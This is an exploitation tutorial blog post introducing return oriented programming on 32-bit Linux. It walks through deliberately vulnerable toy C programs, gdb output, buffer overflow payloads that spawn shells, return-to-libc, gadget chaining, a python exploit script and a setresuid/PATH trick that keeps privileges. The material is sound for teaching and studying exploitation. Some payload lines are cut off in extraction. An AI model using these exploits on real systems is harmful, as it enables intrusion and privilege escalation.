

Code Arcana

[Blog](#)[Archives](#)[About](#)

Introduction to return oriented programming (ROP)



What is ROP?

Return Oriented Programming (ROP) is a powerful technique used to counter common exploit prevention strategies. In particular, ROP is useful for circumventing Address Space Layout Randomization (ASLR)¹ and DEP². When using ROP, an attacker uses his/her control over the stack right before the return from a function to direct code execution to some other location in the program. Except on very hardened binaries, attackers can easily find a portion of code that is located in a fixed location (circumventing ASLR) and which is executable (circumventing DEP). Furthermore, it is relatively straightforward to chain several payloads to achieve (almost) arbitrary code execution.

Before we begin

Tue 28 May 2013

By [Alex Reece](#)

In [security](#).

tags: [exploitation tutorial](#)

Categories

performance

reviews

security

software

engineering

Tags

make

perf_events

opinion golang

profiling

Linux

exploitation

ctf malloc

tutorial

Blogroll

PPP Blog

If you are attempting to follow along with this tutorial, it might be helpful to have a Linux machine you can compile and run 32 bit code on. If you install the correct libraries, you can compile 32 bit code on a 64 bit machine with the `-m32` flag via `gcc -m32 hello_world.c`. I will target this tutorial mostly at 32 bit programs because ROP on 64 bit follows the same principles, but is just slightly more technically challenging. For the purpose of this tutorial, I will assume that you are familiar with x86 C calling conventions and stack management. I will attempt to provide a brief explanation [here](#), but you are encouraged to explore in more depth on your own. Lastly, you should be familiar with a unix command line interface.

My first ROP

The first thing we will do is use ROP to call a function in a very simple binary. In particular, we will be attempting to call `not_called` in the following program³:

```
void not_called() {
    printf("Enjoy your shell!\n");
    system("/bin/bash");
}

void vulnerable_function(char* string) {
    char buffer[100];
    strcpy(buffer, string);
}

int main(int argc, char** argv) {
    vulnerable_function(argv[1]);
    return 0;
}
```

We disassemble the program to learn the information we will need in order to exploit it: the size of the buffer and the address of `not_called`:

Coding Horror

Embedded in Academia

High Scalability

Coder Weekly

phrack

skier_'s blog

dtrace blog

Social

 atom feed

 twitter

 github

 google+

```

$ gdb -q a.out
Reading symbols from /home/ppp/a.out...(no debugging symbols found)...done.
(gdb) disas vulnerable_function
Dump of assembler code for function vulnerable_function:
    0x08048464 <+0>:  push    %ebp
    0x08048465 <+1>:  mov     %esp,%ebp
    0x08048467 <+3>:  sub     $0x88,%esp
    0x0804846d <+9>:  mov     0x8(%ebp),%eax
    0x08048470 <+12>: mov     %eax,0x4(%esp)
    0x08048474 <+16>: lea     -0x6c(%ebp),%eax
    0x08048477 <+19>: mov     %eax,(%esp)
    0x0804847a <+22>: call    0x8048340 <strcpy@plt>
    0x0804847f <+27>: leave
    0x08048480 <+28>: ret
End of assembler dump.
(gdb) print not_called
$1 = {<text variable, no debug info>} 0x8048444 <not_called>

```

We see that `not_called` is at `0x8048444` and the buffer `0x6c` bytes long. Right before the call to `strcpy@plt`, the stack in fact looks like:

<argument>		
<return address>		
<old %ebp>		<= %ebp
<0x6c bytes of		
...		
buffer>		
<argument>		
<address of buffer>		<= %esp

Since we want our payload to overwrite the return address, we provide `0x6c` bytes to fill the buffer, 4 bytes to replace the old `%ebp`, and the target address (in this case, the address of `not_called`). Our payload looks like:

0x8048444 <not_called>	
0x42424242 <fake old %ebp>	

```
| 0x41414141 ... |
| ... (0x6c bytes of 'A's) |
| ... 0x41414141 |
```

We try this and we get our shell⁴:

```
$ ./a.out "$(python -c 'print "A"*0x6c + "BBBB" + "\x44\x84\x04\x08"')"
```

Enjoy your shell!

```
$
```

Calling arguments

Now that we can return to an arbitrary function, we want to be able to pass arbitrary arguments. We will exploit this simple program³:

```
char* not_used = "/bin/sh";

void not_called() {
    printf("Not quite a shell...\n");
    system("/bin/date");
}

void vulnerable_function(char* string) {
    char buffer[100];
    strcpy(buffer, string);
}

int main(int argc, char** argv) {
    vulnerable_function(argv[1]);
    return 0;
}
```

This time, we cannot simply return to `not_called`. Instead, we want to call `system` with the correct argument. First, we print out the values we need using `gdb`:

```
$ gdb -q a.out
Reading symbols from /home/ppp/a.out...(no debugging symbols found)...done.
(gdb) pring 'system@plt'
$1 = {<text variable, no debug info>} 0x8048360 <system@plt>
(gdb) x/s not_used
0x8048580:  "/bin/sh"
```

In order to call `system` with the argument `not_used`, we have to set up the stack. Recall, right after `system` is called it expects the stack to look like this:


```
| <argument>      |
| <return address> |
```

We will construct our payload such that the stack looks like a call to `system(not_used)` immediately after the return. We thus make our payload:

```
| 0x8048580 <not_used>      |
| 0x43434343 <fake return address> |
| 0x8048360 <address of system> |
| 0x42424242 <fake old %ebp> |
| 0x41414141 ...           |
| ... (0x6c bytes of 'A's)  |
| ... 0x41414141           |
```

We try this and get out shell:

```
$ ./a.out "$(python -c 'print "A"*0x6c + "BBBB" + "\x60\x83\x04\x08" + "CCCC"')$
$
```



Return to libc

So far, we've only been looking at contrived binaries that contain the pieces we need for our exploit. Fortunately, ROP is still fairly straightforward without this handicap.

The trick is to realize that programs that use functions from a shared library, like `printf` from `libc`, will link *the entire library* into their address space at run time. This means that even if they never call `system`, the code for `system` (and every other function in `libc`) is accessible at runtime. We can see this fairly easy in `gdb`:

```
$ ulimit -s unlimited
$ gdb -q a.out
Reading symbols from /home/ppp/a.out...(no debugging symbols found)...done.
(gdb) break main
Breakpoint 1 at 0x8048404
(gdb) run
Starting program: /home/ppp/a.out

Breakpoint 1, 0x08048404 in main ()
(gdb) print system
$1 = {<text variable, no debug info>} 0x555d2430 <system>
(gdb) find 0x555d2430, +999999999999, "/bin/sh"
0x556f3f18
warning: Unable to access target memory at 0x5573a420, halting search.
1 pattern found.
```

This example illustrates several important tricks. First, the use of `ulimit -s unlimited` which will disable library randomization on 32-bit programs. Next, we must run the program and break at `main`, after libraries are loaded, to print values in shared libraries (but after we do so, then even functions unused by the program are available to us). Last, the `libc` library actually contains the string `/bin/sh`, which we can find with `gdb`⁵ use for exploits!

It is fairly straightforward to plug both of these addresses into our previous exploit:

```
$ ./a.out "$(python -c 'print "A"*0x6c + "BBBB" + "\x30\x24\x5d\x55" + "CCCC"')
$
```

Chaining gadgets

With ROP, it is possible to do far more powerful things than calling a single function. In fact, we can use it to run arbitrary code⁶ rather than just calling functions we have available to us. We do this by returning to *gadgets*, which are short sequences of instructions ending in a `ret`. For example, the following pair of gadgets can be used to write an arbitrary value to an arbitrary location:

```
pop %ecx  
pop %eax  
ret
```

```
mov %eax, (%ecx)  
ret
```

These work by popping values from the stack (which we control) into registers and then executing code that uses them. To use, we set up the stack like so:

	<address of mov %eax, (%ecx)>	
	<value to write>	
	<address to write to>	
	<address of pop %ecx; pop %eax; ret>	

You'll see that the first gadget returns to the second gadget, continuing the chain of attacker controlled code execution (this next gadget can continue).

Other useful gadgets include `xchg %eax, %esp` and `add $0x1c,%esp`, which can be used to modify the stack pointer and *pivot* it to a attacker controlled buffer. This is useful if the original vulnerability only gave control over `%eip` (like in a [format string vulnerability](#)) or if the attacker does not control very much of the stack (as would be the case for a short buffer overflow).

Chaining functions

We can also use ROP to chain function calls: rather than a dummy return address, we use a `pop; ret` gadget to move the stack above the arguments to the first function. Since we are just using the `pop; ret` gadget to adjust the stack, we don't care what register it pops into (the value will be ignored anyways). As an example, we'll exploit the following binary²:

```
char string[100];

void exec_string() {
    system(string);
}

void add_bin(int magic) {
    if (magic == 0xdeadbeef) {
        strcat(string, "/bin");
    }
}

void add_sh(int magic1, int magic2) {
    if (magic1 == 0xcafebabe && magic2 == 0x0badf00d) {
        strcat(string, "/sh");
    }
}

void vulnerable_function(char* string) {
    char buffer[100];
    strcpy(buffer, string);
}

int main(int argc, char** argv) {
    string[0] = 0;
    vulnerable_function(argv[1]);
    return 0;
}
```

We can see that the goal is to call `add_bin`, then `add_sh`, then `exec_string`. When we call `add_bin`, the stack must look like:


```
| <argument>      |
| <return address> |
```

In our case, we want the argument to be 0xdeadbeef we want the return address to be a pop; ret gadget. This will remove 0xdeadbeef from the stack and return to the next gadget on the stack. We thus have a gadget to call add_bin(0xdeadbeef) that looks like:

```
| 0xdeadbeef      |
| <address of pop; ret> |
| <address of add_bin> |
```

Since add_sh(0xcafebabe, 0x0badf00d) use two arguments, we need a pop; pop; ret:

```
| 0x0badf00d      |
| 0xcafebabe      |
| <address of pop; pop; ret> |
| <address of add_sh> |
```

When we put these together, our payload looks like:

```
| <address of exec_string> |
| 0x0badf00d              |
| 0xcafebabe              |
| <address of pop; pop; ret> |
| <address of add_sh>      |
| 0xdeadbeef              |
| <address of pop; ret>    |
| <address of add_bin>     |
| 0x42424242 (fake saved %ebp) |
| 0x41414141 ...          |
| ... (0x6c bytes of 'A's) |
| ... 0x41414141          |
```

This time we will use a python wrapper (which will also show off the use of the very useful struct python module).

```
#!/usr/bin/python

import os
import struct

# These values were found with `objdump -d a.out`.
pop_ret = 0x8048474
pop_pop_ret = 0x8048473
exec_string = 0x08048414
add_bin = 0x08048428
add_sh = 0x08048476

# First, the buffer overflow.
payload = "A"*0x6c
payload += "BBBB"

# The add_bin(0xdeadbeef) gadget.
payload += struct.pack("I", add_bin)
payload += struct.pack("I", pop_ret)
payload += struct.pack("I", 0xdeadbeef)

# The add_sh(0xcafebabe, 0x0badf00d) gadget.
payload += struct.pack("I", add_sh)
payload += struct.pack("I", pop_pop_ret)
payload += struct.pack("I", 0xcafebabe)
payload += struct.pack("I", 0x0badf00d)

# Our final destination.
payload += struct.pack("I", exec_string)

os.system("./a.out \"%s\" % payload)
```

Some useful tricks

One common protection you will see on modern systems is for bash to drop privileges if it is executed with a higher effective user id than saved user id. This is a little bit annoying for attackers, because /bin/sh frequently is a symlink to bash. Since system internally executes /bin/sh -c, this means that commands run from system will have privileges dropped!

In order to circumvent this, we will instead use `execvp` to execute a python script we control in our local directory. We will demonstrate this and a few other tricks while exploiting the following simple program:

```
void vulnerable_read() {  
    char buffer[100];  
    read(STDIN_FILENO, buffer, 200);  
}  
  
int main(int argc, char** argv) {  
    vulnerable_read();  
    return 0;  
}
```

The general strategy will be to execute a python script via `execvp`, which searches the PATH environment variable for an executable of the correct name.

Unix filenames

We know how to find the address of `execvp` using `gdb`, but what file do we execute? The trick is to realize that Unix filenames can have (almost) arbitrary characters in them. We then just have to find a string that functions as a valid filename somewhere in memory. Fortunately, those are all over the text segment of program. In `gdb`, we can get all the information we need:

```
$ gdb -q ./a.out  
Reading symbols from /home/ppp/a.out...(no debugging symbols found)...done.  
(gdb) bread main
```

```

Breakpoint 1 at 0x80483fd
(gdb) run
Starting program: /home/ppp/a.out

Breakpoint 1, 0x080483fd in main ()
(gdb) print execlp
$1 = {<text variable, no debug info>} 0x5564b6f0 <execlp>
(gdb) x/s main
0x80483fa <main>:      "U\211\345\203\344\360\350\317\377\377\377\270"

```

We will execute the file U\211\345\203\344\360\350\317\377\377\377\270. We first create this file in some temporary directory and make sure it is executable⁷ and in our PATH. We want a bash shell, so for now the file will simply ensure bash will not drop privileges:

```

$ vim $'U\211\345\203\344\360\350\317\377\377\377\270'
$ cat $'U\211\345\203\344\360\350\317\377\377\377\270'
#!/usr/bin/python
import os
os.setresuid(os.geteuid(), os.geteuid(), os.geteuid())
os.execlp("bash", "bash")
$ chmod +x $'U\211\345\203\344\360\350\317\377\377\377\270'
$ export PATH=$(pwd):$PATH

```

Keeping stdin open

Before we can exploit this, we have to be aware of one last trick. We want to avoid closing stdin when we exec our shell. If we just naively piped output to our program through python, we would see bash execute and then quit immediately. What we do instead is we use a special bash sub shell and cat to keep stdin open⁸. The following command concatenates the output of the python command with standard in, thus keeping it open for bash:

```
cat <(python -c 'print "my_payload"') - | ./a.out
```

Now that we know all the tricks we need, we can exploit the program. First, we plan what we want the stack to look like:

0x0 (NULL)	
0x80483fa <address of the weird string>	
0x80483fa <address of the weird string>	
0x5564b6f0 <address of execlp>	
0x42424242 <fake old %ebp>	
0x41414141 ...	
... (0x6c bytes of 'A's)	
... 0x41414141	

Putting it all together, we get our shell:

```
$ cat <(python -c 'print "A"*0x6c + "BBBB" + "\xf0\xb6\x64\x55" + "\xfa\x83\')
```



To recap, this exploit required us to use the following tricks in addition to ROP:

- Executing python since bash drops privileges
- Controlling the PATH and executing a file in a directory we control with execlp.
- Choosing a filename that was a "string" of bytes from the code segment.
- Keeping stdin open using bash sub shells and cat.

Debugging

gdb

When your exploit doesn't work the first time, there are some tricks you can use to debug and figure out what is going on. The first thing you should do is run the exploit in gdb with your payload. You should break on the return address of the function you are overflowing and print the stack to make sure it is what you expect. In the

following example, I forgot to do `ulimit -s unlimited` before calculating libc addresses so the address of `execvp` is wrong:

```
$ gdb -q a.out
Reading symbols from /tmp/a.out...(no debugging symbols found)...done.
(gdb) disas vulnerable_read
Dump of assembler code for function vulnerable_read:
    0x080483d4 <+0>:  push    %ebp
    0x080483d5 <+1>:  mov     %esp,%ebp
    0x080483d7 <+3>:  sub     $0x88,%esp
    0x080483dd <+9>:  movl    $0xc8,0x8(%esp)
    0x080483e5 <+17>: lea     -0x6c(%ebp),%eax
    0x080483e8 <+20>:  mov     %eax,0x4(%esp)
    0x080483ec <+24>:  movl    $0x0,(%esp)
    0x080483f3 <+31>:  call    0x80482f0 <read@plt>
    0x080483f8 <+36>:  leave
    0x080483f9 <+37>:  ret
End of assembler dump.
(gdb) break *0x080483f9
Breakpoint 1 at 0x80483f9
(gdb) run <in
Starting program: /tmp/a.out <in

Breakpoint 1, 0x080483f9 in vulnerable_read ()
(gdb) x/4a $esp
0xffffd6ec: 0x5564b6f0  0x80483fa <main>    0x80483fa <main>    0x0
```

It should look like this:

```
(gdb) x/4a $esp
0xffffd6ec: 0x5564b6f0 <execvp> 0x80483fa <main>    0x80483fa <main>    0x0
```

strace

Another really useful tool is `strace`, which will print out every syscall made by the program. In the following example, I forgot to set `PATH`: the exploit worked but it was

unable to find my file:

```
$ cat <(python -c 'print "A"*0x6c + "BBBB" + "\xf0\xb6\x64\x55" + "\xfa\x83\x04\x0f"' ... <snip> ...
read(0, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...", 200) = 129
execve("/usr/local/sbin/U\211\345\203\344\360\350\317\377\377\377\270", [], [
execve("/usr/local/bin/U\211\345\203\344\360\350\317\377\377\377\270", [], [
execve("/usr/sbin/U\211\345\203\344\360\350\317\377\377\377\270", [], [/* 30
execve("/usr/bin/U\211\345\203\344\360\350\317\377\377\377\270", [], [/* 30 \
execve("/sbin/U\211\345\203\344\360\350\317\377\377\377\270", [], [/* 30 vars
execve("/bin/U\211\345\203\344\360\350\317\377\377\377\270", [], [/* 30 vars
...
```

In this case, I forgot to keep stdin open, so it happily executes my python program and bash and then immediately exits after a 0 byte read:

```
$ python -c 'print "A"*0x6c + "BBBB" + "\xf0\xb6\x64\x55" + "\xfa\x83\x04\x0f"' ... <snip> ...
read(0, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...", 200) = 129
execve("/tmp/U\211\345\203\344\360\350\317\377\377\377\270", [], [/* 30 vars
... <snip> ...
geteuid() = 1337
geteuid() = 1337
geteuid() = 1337
setresuid(1337, 1337, 1337) = 0
execve("/bin/bash", ["bash"], [/* 21 vars */]) = 0
... <snip> ...
read(0, "", 1) = 0
exit_group(0) = ?
```

1. [ASLR](#) is the technique where portions of the program, such as the stack or the heap, are placed at a random location in memory when the program is first run. This causes the address of stack buffers, allocated objects, etc to be randomized between runs of the program and prevents the attacker. ↩

2. DEP is the technique where memory can be either writable or executable, but not both. This prevents an attacker from filling a buffer with shellcode and executing it. While this usually requires hardware support, it is quite commonly used on modern programs. ↩
3. To make life easier for us, we compile with `gcc -m32 -fno-stack-protector easy_rop.c`. ↩
4. You'll note that we use `print` the exploit string in a python subshell. This is so we can print escape characters and use arbitrary bytes in our payload. We also surround the subshell in double quotes in case the payload had whitespace in it. ↩
5. These can be found in the `libc` library itself: `ldd a.out` tells us that the library can be found at `/lib/i386-linux-gnu/libc.so.6`. We can use `objdump`, `nm`, `strings`, etc. on this library to directly find any information we need. These addresses will all be offset from the base of `libc` in memory and can be used to compute the actual addresses by adding the offset of `libc` in memory. ↩
6. I believe someone even tried to prove that ROP is turing complete. ↩
7. Note the `$(\211)` syntax to enter escape characters. ↩
8. To see why this is necessary, compare the behavior of `echo ls | bash` to `cat <(echo ls) - | bash`. ↩


Comments!

27 Comments

Code Arcana

 Login ▾

 Recommend 4

 Share

Sort by Best ▾



Join the discussion...